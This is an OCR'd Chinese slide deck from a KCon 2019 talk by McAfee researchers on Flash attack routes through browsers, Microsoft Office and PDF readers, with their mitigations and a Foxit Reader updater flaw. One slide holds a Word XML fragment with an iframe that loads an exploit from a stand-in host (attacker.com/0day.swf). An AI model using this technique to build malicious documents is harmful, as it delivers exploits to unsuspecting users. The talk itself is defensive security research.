KCon

2019

McAfee

消灭Flash，彻底消除它
一份关于Flash攻击途径的全面的研究报告

演讲人： Haifei Li, Chong Xu

目录
CONTENTS

01
PART 01
背景介绍

02
PART 02
Flash在浏览器环境中的攻击途径

03
PART 03
Flash在Microsoft Office中的攻击途径

04
PART 04
Flash在PDF中的攻击途径

05
PART 05
总结

演讲者

Haifei Li. 安全领域知名的安全研究员。现就职于迈克菲（加拿大）。研究领域包括（但不局限于）微软的生态系统，真实攻击的攻击面分析，下一代防御技术的安全研究及实现。他的研究结果经常分享于主要的安全会议，CanSecWest (四次)，Black Hat USA 2015, Microsoft Blue Hat 2016, Syscan360 2012, Tencent TenSec 2016，Syscan360 Seattle 2017等。他是2017年Pwnie Awards获得者。

Chong Xu.美国杜克大学网络及安全技术博士。现任迈克菲高级总监，领导入侵防御团队的研发。他致力于入侵及防御技术、威胁情报的研究及在此基础上的创新。他的团队进行漏洞分析、恶意程序分析、僵尸网络检测及APT检测，并且将安全内容和创新性检测防护决方案提供给迈克菲的网络IPS、 主机IPS、沙箱等产品及迈克菲全球威胁情报当中。

KCon

PART.01


CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED TITLE WORDS.

背景介绍

背景介绍

- Adobe Flash - 多媒体软件平台（超过十亿台设备）
- Flash技术的广泛使用
  - 动画/多媒体互联网内容（超过三百万flash内容开发者）
  - 桌面应用程序，移动应用程序，移动游戏
    - Apple App Store/Google Play Store有超过两万的移动应用
    - Facebook排名前二十五的游戏有二十四个使用Flash
    - 中国排名前九的使用flash技术的游戏每月产生超过七千万美元的效益
  - 浏览器视频播放器
- Flash技术的广泛使用所带来的问题
  - Flash技术跨平台，攻击路径多
  - Flash本身没有安全机制
  - 用户更新慢（四百万台式机用户在新版本发布六个月内升级）


- Flash – 当之无愧的漏洞高发的重灾区




- 0-day之王 - 2011年以来使用flash漏洞的0-day攻击的不完全统计

CVE-2011-0609 CVE-2011-0611 CVE-2011-2110
CVE-2012-0779 CVE-2012-1535 CVE-2012-5054
CVE-2013-0634 CVE-2013-5331 CVE-2014-0497
CVE-2014-0502 CVE-2014-0515 CVE-2014-8439
CVE-2014-9163 CVE-2015-0310 CVE-2015-0311
CVE-2015-0313 CVE-2015-3043 CVE-2015-3113
CVE-2015-5119 CVE-2015-5123 CVE-2015-5122
CVE-2015-7645 CVE-2015-8651 CVE-2016-0984
CVE-2016-1010 CVE-2016-1019 CVE-2016-4117
CVE-2016-4171 CVE-2016-7855 CVE-2016-7892
CVE-2017-11292 CVE-2018-4878 CVE-2018-5002
CVE-2018-15982

- Flash exploit是如何被传送的？
  - Flash文件（.swf）无法直接被打开
  - Flash是以插件的形式存在并运行在其它宿主应用程序（浏览器，Microsoft Office，PDF）内部





KCon

KCon 2019 無界

PART.02

CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED TITLE WORDS.

Flash在浏览器环境中的攻击途径


Flash在浏览器环境中的攻击途径

- 四大主流浏览器上的Flash攻击途径
  - Google Chrome
  - Microsoft Edge
  - Microsoft Internet Explorer
  - Mozilla Firefox
- 主流浏览器Flash攻击的缓解及封杀机制
  - Click-to-play
  - 沙盒（sandbox）

Flash在浏览器环境中的攻击途径 - Chrome


- 自带Flash版本，"Pepper Flash Player"

- Chrome是第一个采取措施限制Flash使用的浏览器，最早开始于2015年6月（https://chrome.googleblog.com/2015/06/better-battery-life-for-your-laptop.html）
- 现在，所有的在线Flash内容都要求click-to-play，意味着如果用户不点击确认的话，Chrome用户将对所有Flash漏洞免疫



Flash在浏览器环境中的攻击途径 - Edge

- 使用安装在Windows上的COM版本的Flash（在Windows 8+，这个版本的Flash是默认安装的）
- Edge从2016年12月开始限制Flash内容，到目前为止，
  几乎所有Flash内容都要求click-to-play



Flash在浏览器环境中的攻击途径 - Edge

- Edge的白名单
  - 2018年11月，Google P0研究员Ivan Fratric发现这里有个白名单（https://bugs.chromium.org/p/project-zero/issues/detail?id=1722）
  - 白名单上的网站的Flash内容依然能自动播放
  - 后来，微软把这个白名单缩小到两个域名
    - https://www.facebook.com
    - https://apps.facebook.com
  - Ivan Fratric在2018年12月发现Edge上的这个click-to-play的功能可以被绕过（ https://bugs.chromium.org/p/project-zero/issues/detail?id=1747）

Flash在浏览器环境中的攻击途径 – Internet Explorer

- 和Edge一样，IE也是直接使用Windows上COM形式的Flash插件
- 但是，和Chrome/Edge不同的是，IE上根本没有click-to-play这个功能。事实上，微软根本没有采取任何措施来缓解或限制Flash在IE上的使用
- 还是和以前一样， Flash内容会直接运行！

Flash在浏览器环境中的攻击途径 – FireFox

- Firefox上没有默认安装的Flash程序。
- 如果Firefox用户需要播放Flash，必须手动去Adobe网站安装适合Firefox的（NPAPI架构） Flash插件
- 安装好Flash插件后，网站的Flash内容也不会自动播放，仍需要click-to-play

Flash在浏览器环境中的攻击途径 – 小结

- 浏览器下的攻击封杀机制 - Click-to-Play

浏览器	Flash 插件的架构	Click-to-play	引入日期
Google Chrome	PPAPI (Pepper Flash)	Yes	Jun 2015
Microsoft Edge	Windows ActiveX/COM	Yes	December 2016
Internet Explorer	Windows ActiveX/COM	No	N/A
Mozilla Firefox	NPAPI	Yes	August 2017

- 浏览器下的攻击缓解机制 - 沙箱

PART.03

CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED TITLE WORDS.

Flash在Microsoft Office中的攻击途径

Flash在Microsoft Office中的攻击途径 - Flash in Office

- 2018年5月之前，Flash内容可在Office上直接播放(以ActiveX/OLE对象的形式)，这就给攻击者提供了一种利用Flash漏洞的攻击途径
- 过去两年来，我们看到了一个清晰的转向：攻击者们更多地使用Office来传播他们的Flash 0-day（之前更多地是利用浏览器）

时间	CVE	文件类型
2017年10月	CVE-2017-11292	Word
2018年2月	CVE-2018-4878	Excel
2018年6月	CVE-2018-5002	Excel
2018年12月	CVE-2018-15982	Word

Flash在Microsoft Office中的攻击途径 - Flash in Office

- 微软的动作
  - 2018年5月14号，微软宣布它将开始在Office上禁用Flash内容。依据其blog，该措施只针对于Office 365用户，具体计划是：
    - Office 365 Monthly Channel用户开始于2018年6月
    - Office 365 Semi Annual Targeted (SAT) Channel用户开始于2018年9月
    - Office 365 Semi Annual (SA) Channel用户开始于2019年1月
  - 我们对所有版本Office都做了测试后发现这次微软的动作不仅限于Office 365订阅用户。至少从2018年底开始，Office 2016和最新的Office 2019也已经禁用了Flash内容
  - 受支持的Office版本里只剩下Office 2010和Office 2013微软没有采取行动

Flash在Microsoft Office中的攻击途径 - Flash in Office

- Adobe的动作
  - 以前，如果在Office里尝试运行Flash内容，Flash Player插件会先检查当前的container (Office)版本，如果其低于2010（比如Office 2007），则会弹出对话框，要求用户确认后Flash内容才会运行
    - 这称之为Flash for Office的click-to-play
    - 如果是Office 2010或更高的版本，则不受此影响
  - 在2018年7月发布的Flash Player 30.0.0.113版本上，Adobe将上述的功能推广到了所有Office版本上
    - 由于有了Adobe的动作，之前微软行动没有覆盖的Office 2010和Office 2013也被覆盖了

Flash在Microsoft Office中的攻击途径 - Flash in Office小结

- 整个Flash in Office的攻击途径随着用户都升级了他们的Office和Flash，这个经典的攻击途径就基本上消失了

Office版本	措施
Office 2010/2013	弹click-to-play对话框
Office 2016/2019/365	彻底禁止

- 关于2018年Flash 0-day爆发原因的猜测
  - 我们猜测，正是由于Adobe和Microsoft的这些动作，去年我们看到了一波Flash 0-day的集中爆发
  - 因为，攻击者们也看到了这个趋势。随着这个攻击途径的消失，如果不及时变现，他们手上的Flash 0-day将会变得毫无价值

Flash在Microsoft Office中的攻击途径 - Flash via Office


- 2018年2月，安全研究员揭示了一种称之为Flash via Office（通过Office播放Flash）的新方法（https://votiro.com/think-you-are-just-watching-a-video-think-again/）
- 攻击者通过滥用Word上的一个叫做“插入在线视频”(insert online video)的功能，可以让用户通过IE访问他们设置的任意网站。这个网站上的Flash内容将被直接播放。

```
<a:ext uri="{C809E66F-F1BF-436E-b5F7-EEA9579F0CBA}">
    <wp15:webVideoPr w="816" h="480" embeddedHtml="<iframe id="ytplayer" src="http://attacker.com/0day.swf" frameborder="0" type="text/html"
        width="816" height="480" />" xmlns:wp15="http://schemas.microsoft.com/office/word/2012/wordprocessingDrawing"/>
</a:ext>
```

Flash在Microsoft Office中的攻击途径 - Flash via Office

- Flash via Office与Flash in Office攻击途径的不同
  - Flash via Office过程中不存在click-to-play，因此绕过了之前讨论的Microsoft和Adobe的所有缓解措施
  - Flash via Office攻击过程并不是自动伴随Word文档被打开就自动运行，而是需要用户点击文档上的一个object。只需要单击一下，期间没有任何警告，攻击者可用图片来诱导用户点击
  - Flash in Office中Flash插件是运行在Office的进程中；Flash via Office中Flash插件则是运行在IE进程中（IE进程是以COM模式启动的）
  - Flash in Office不需要考虑沙盒的问题；Flash via Office的Flash插件则是运行在IE的沙盒（这其实不算是个问题，因为IE的沙盒其实很弱，网上都有公开的未被修复的逃逸IE沙盒的方法）
  - Flash via Office只适用于Office 2013及更新的版本，不适用于Office 2010（影响可忽略）

Flash在Microsoft Office中的攻击途径 - Flash via Office演示



Flash在Microsoft Office中的攻击途径 - Flash via Office小结

- Flash via Office攻击途径是一个对经典的Flash in Office攻击途径很好的替代
  - 它使得使用Office文件发起利用Flash漏洞的攻击再次成为可能
  - 作为防护者，我们建议应特别注意野外的含有此类特征的Word文档


KCon
KCon
2019
無界
PART.04
CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED TITLE WORDS.
Flash在PDF中的攻击途径

Flash在PDF中的攻击途径


- 很少有人探讨过Flash在PDF中的攻击途径
- 我们的研究针对两款Windows上最流行的PDF阅读软件
  - Adobe Reader
  - Foxit Reader

Flash在PDF中的攻击途径 – Adobe Reader

- 一个嵌入了Flash内容的PDF文件被Adobe Reader打开，Flash内容不会被播放。Adobe Reader会提示引导用户去安装（NPAPI架构的）Flash Player插件程序。
- 一旦这个Flash插件被安装，PDF文件里的Flash内容就可以自动播放了。整个过程没有click-to-play。
- Adobe Reader中的Flash攻击安全隐患
  - Adobe Reader用户可能不会在被提示前主动安装这个（NPAPI架构的）Flash插件。但是，如果这个用户同时也使用Firefox呢？
  - 如果用户在使用Firefox的时候确实需要播放一些Flash内容，他会去下载安装（NPAPI架构的）Flash插件。
  - 该用户认为使用Firefox不会有不可控的安全问题，因为每次用Firefox浏览Flash内容的时候都会提示click-to-play。
  - 但是他并没有意识到下次使用Adobe Reader阅读（攻击者发送的）PDF文档时，其中的Flash exploit会自动运行！
    - Adobe Reader也是使用同一款Flash插件；Adobe Reader播放Flash内容的时候没有click-to-play

Flash在PDF中的攻击途径 – Foxit Reader

- Foxit Reader安全阅读模式（Safe Reading Mode）的开启与否决定了Foxit Reader上的Flash攻击是否可行
  - 安全阅读模式没有开启时会自动播放PDF里的Flash内容。
  - 全新安装的Foxit Reader默认开启其安全阅读模式
- 和Adobe Reader使用NPAPI架构的Flash插件不同，Foxit Reader使用的是（Windows 8/8.1/10默认安装）的COM架构的Flash插件
- Foxit Reader没有沙箱，因此Flash插件会直接以中等特权(medium integrity level)运行




Flash在PDF中的攻击途径 – Foxit Reader演示

- 演示: Foxit Reader上开启和禁用安全阅读模式的情况下打开含有Flash内容的PDF文件


Flash在PDF中的攻击途径 – Foxit Reader

- Foxit Reader上的安全阅读模式的管理存在的安全隐患（其安全阅读模式很容易在用户不知情下被禁用）
  - 安全阅读模式的问题一（安全阅读模式很容易被用户在不经意间禁用）
    - 比如，如果Foxit Reader打开一种嵌入了文件的PDF时会弹一个如下的对话框提示用户
    - 如果用户简单地点击OK或者直接按回车键的话，安全阅读模式就直接被禁用了




Flash在PDF中的攻击途径 – Foxit Reader

- 安全阅读模式的问题二（安全阅读模式在Foxit Reader升级的过程中直接被禁用了）
  - 我们在Windows全新安装一个9.4.1.16828旧版的Foxit Reader。安装中所有选项都是默认选项。设置显示安全阅读模式是开启的。




Flash在PDF中的攻击途径 – Foxit Reader

- 安全阅读模式的问题二
  - 我们通过其自带的升级功能来升级Foxit Reader到2019年8月最新的9.6.0.25114版本。安装过程中所有选项也都是默认选项。升级后设置显示安全阅读模式被禁用了。



Flash在PDF中的攻击途径 – Foxit Reader

- 去官方网站下载最新的9.6.0.25114版Foxit Reader，在全新的系统里默认安装后，设置显示安全阅读模式是开启的。
- 这个实验证明，安全阅读模式被禁用不是Foxit Reader新版本的问题，而是Foxit Reader自带的升级程序的问题
- 升级程序在升级过程中改变了Foxit Reader的设置从而使得安全阅读模式被禁用！



Flash在PDF中的攻击途径 – Foxit Reader小结

- Foxit Reader的升级程序会在用户不知情的情况下禁用安全阅读模式选项！
- 而现实情况是，随着时间的推移，越来越多的用户的Foxit Reader的安全阅读模式会被禁用
  - 因为用户肯定在某一时刻会升级
  - 一旦升级，安全阅读模式就会被禁用
  - 安全阅读模式被禁用意味着用户打开PDF会有危险 - 会被嵌入到PDF里的恶意Flash攻击！
- Haifei已经向Foxit公司报告了此漏洞。Foxit公司在八月十五号修复了该漏洞。（CVE待分配）

KCon

PART.05

CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED TITLE WORDS.

总结

- 我们深入讨论了各种流行应用程序上的Flash的攻击途径
  - 浏览器
    - Chrome, Edge和Firefox上所采取的限制Flash攻击的努力（ click-to-play ）极大地阻断了Flash的攻击
    - IE的一大弱点是没有针对Flash攻击采取任何缓解措施
  - Microsoft Office
    - 2018年中以来Microsoft和Adobe采取的措施几乎成功地封杀了所有Office上的经典的攻击途径。
    - 我们相信2018年Microsoft和Adobe对Flash所推出的防护措施是同时期Flash 0-day爆发的主要诱因。
    - 新的Flash via Office的攻击方式值得重视
  - PDF阅读程序
    - Adobe Reader存在一个安全隐患（通过FireFox插件的安装）
    - Foxit Reader的问题更大，我们强烈建议用户定期检查其安全阅读模式的开启

- 关于未来
  - 浏览器。我们认为现代浏览器不会是Flash攻击的主要途径。手上藏有Flash 0-day的攻击者可能会重新将IE用户做为攻击目标。
  - Microsoft Office。攻击者可能会利用新发布的Flash via Office技术来实施基于Office文件的攻击。
  - PDF。关于PDF阅读器，攻击者会针对脆弱的Foxit Reader用户吗？这个只能靠时间来说话了。

谢谢观看

演讲人
Haifei Li (Haifei_Li@McAfee.com)
Chong Xu (Chong_Xu@McAfee.com)

致谢
感谢McAfee IPS团队的Bing Sun对我们演讲的建议及演示所给的大力帮助。